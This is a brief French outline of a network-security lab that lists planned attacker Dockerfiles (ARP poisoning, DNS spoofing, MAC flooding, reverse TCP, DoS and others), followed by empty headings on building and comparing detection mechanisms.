D'abord on va créer pour chaque machine d'attaquant un spécifique container pour l'exploiter dans une environnement de docker:

Lab Attaques couche Internet :

- Dockerfile Arp\_Poisoning/spoofing
- Dockerfile Dhcp
- Dockerfile Dns\_Spoofing
- Dockerfile ICMP\_redirection
- Dockerfile Ip\_Spoofing
- Dockerfile Mac\_flooding
- Dockerfile Scanning
- Dockerfile Sniffing

Lab Attaques couche Internet :

- Dockerfile Dos\_DDOS
- Dockerfile Reverse\_Tcp
- Dockerfile Tcp\_Reassembly

**D - Mise en place du mécanisme de détection :**

**E - Comparaison entre les mécanismes de détection :**